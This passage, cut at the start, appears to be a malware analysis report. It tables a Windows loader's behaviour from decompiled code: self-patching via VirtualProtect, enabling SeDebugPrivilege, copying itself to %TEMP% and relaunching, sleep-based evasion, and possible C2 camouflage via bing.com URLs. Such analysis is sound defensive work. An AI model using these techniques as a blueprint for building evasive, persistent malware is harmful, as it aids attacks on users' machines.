                    /* WARNING: Subroutine does not return */
  ExitProcess(DVar21);
}
High‑Level Execution Flow
| Stage | Description |
|---|---|
| Initialization | Clears stack buffers, initializes local variables, prepares wide/ANSI buffers |
| Self‑modification | Changes memory protection and patches its own PE image in memory |
| Privilege Setup | Enables high‑risk privileges (e.g., SeDebugPrivilege) |
| Environment Checks | Single‑instance enforcement, command‑line parsing, execution context checks |
| Persistence / Relaunch | Copies itself to %TEMP% and relaunches if required |
| Core Logic | Executes main malicious routines and decision logic |
| Networking / C2 | Builds URLs and triggers HTTP‑based communication |
| Cleanup & Exit | Cleans up Winsock, threads, and exits process |
Self‑Modification & Anti‑Analysis
| Behavior | Evidence in Code | Purpose |
|---|---|---|
| Memory protection change | VirtualProtect(pHVar5, 0x400, 0x40, &local_10) | Allows code modification |
| PE header validation | Checks MZ (0x5A4D) and PE (0x4550) | Confirms valid executable |
| Runtime relocation fixups | Manual adjustment of pointers | Anti‑dump / unpacking behavior |
| Stack probing injection | __chkstk replaced with injection: alloca_probe | Obfuscation / compiler evasion |
Privilege Escalation & Security Bypass
| Action | Function / Indicator | Intent |
|---|---|---|
| Enable debug privilege | FUN_00401fad("SeDebugPrivilege") | Access protected processes |
| Enable global object creation | FUN_00401fad("SeCreateGlobalPrivilege") | System‑wide IPC / events |
| NT‑level API usage | Low‑level PE and memory access | Bypass user‑mode hooks |
Single‑Instance & Mutex‑Like Logic
| Technique | Details |
|---|---|
| Named event objects | CreateEventW("{GUID}") |
| Instance detection | Checks GetLastError() == ERROR_ALREADY_EXISTS (0xB7) |
| Behavior on duplicate | Early exit or altered execution path |
Command‑Line & Execution Mode Handling
| Check | Behavior |
|---|---|
| Command‑line parsing | GetCommandLineW, CommandLineToArgvW |
| Special arguments | Compares against hardcoded Unicode strings |
| Execution flags | Alters control flow via local_5, local_6, _auStack_8 |
Persistence & Self‑Replication
| Technique | Evidence |
|---|---|
| Copy to TEMP | ExpandEnvironmentStringsW("%TEMP%"), CopyFileW |
| Rename executable | %TEMP%\{random}.exe |
| Relaunch | ShellExecuteW("open", new_path) |
| Fallback execution | Retries original logic if relaunch fails |
Threading & Background Execution
| Behavior | Function |
|---|---|
| Background worker thread | CreateThread(FUN_00402d08) |
| Conditional execution | Triggered only if specific flags are set |
| Long‑running loops | Infinite / delayed execution with Sleep() |
Network & C2‑Like Activity
| Indicator | Details |
|---|---|
| Hardcoded URLs | http://www.bing.com/search?q={...} |
| Dynamic URL building | sprintf(local_1044, format, data) |
| HTTP trigger functions | FUN_0040420b, FUN_00404818 |
| Purpose | Likely C2 beaconing or covert data exfiltration |
User Interaction & Social Engineering
| Feature | Evidence |
|---|---|
| Dialog popups | DialogBoxParamW |
| Message‑based logic | Repeated dialogs with delays |
| User influence | Possibly used for decoy UI or interaction gating |
Anti‑Debugging & Delay Tactics
| Technique | Evidence |
|---|---|
| Long sleep loops | Sleep(60000), Sleep(30000), Sleep(20000) |
| Retry counters | Loops capped at 9–10 iterations |
| Conditional exits | Based on runtime environment |
Cleanup & Termination
| Action | Function |
|---|---|
| Network cleanup | WSACleanup() |
| Resource cleanup | CloseHandle() |
| Final exit | ExitProcess(local_14) |
Overall Malware Capability Assessment
| Capability | Present |
|---|---|
| Self‑modifying code | ✅ |
| Privilege escalation | ✅ |
| Persistence | ✅ |
| Anti‑analysis | ✅ |
| Network communication | ✅ |
| User interaction | ✅ |
| Multi‑threading | ✅ |
The analyzed entry() function demonstrates advanced malware loader behavior, including runtime PE patching, privilege escalation, persistence through self‑replication, single‑instance enforcement, and network‑based command execution. The use of legitimate services (bing.com) suggests C2 camouflage, while extensive delay loops and NT‑level operations indicate evasion‑aware design.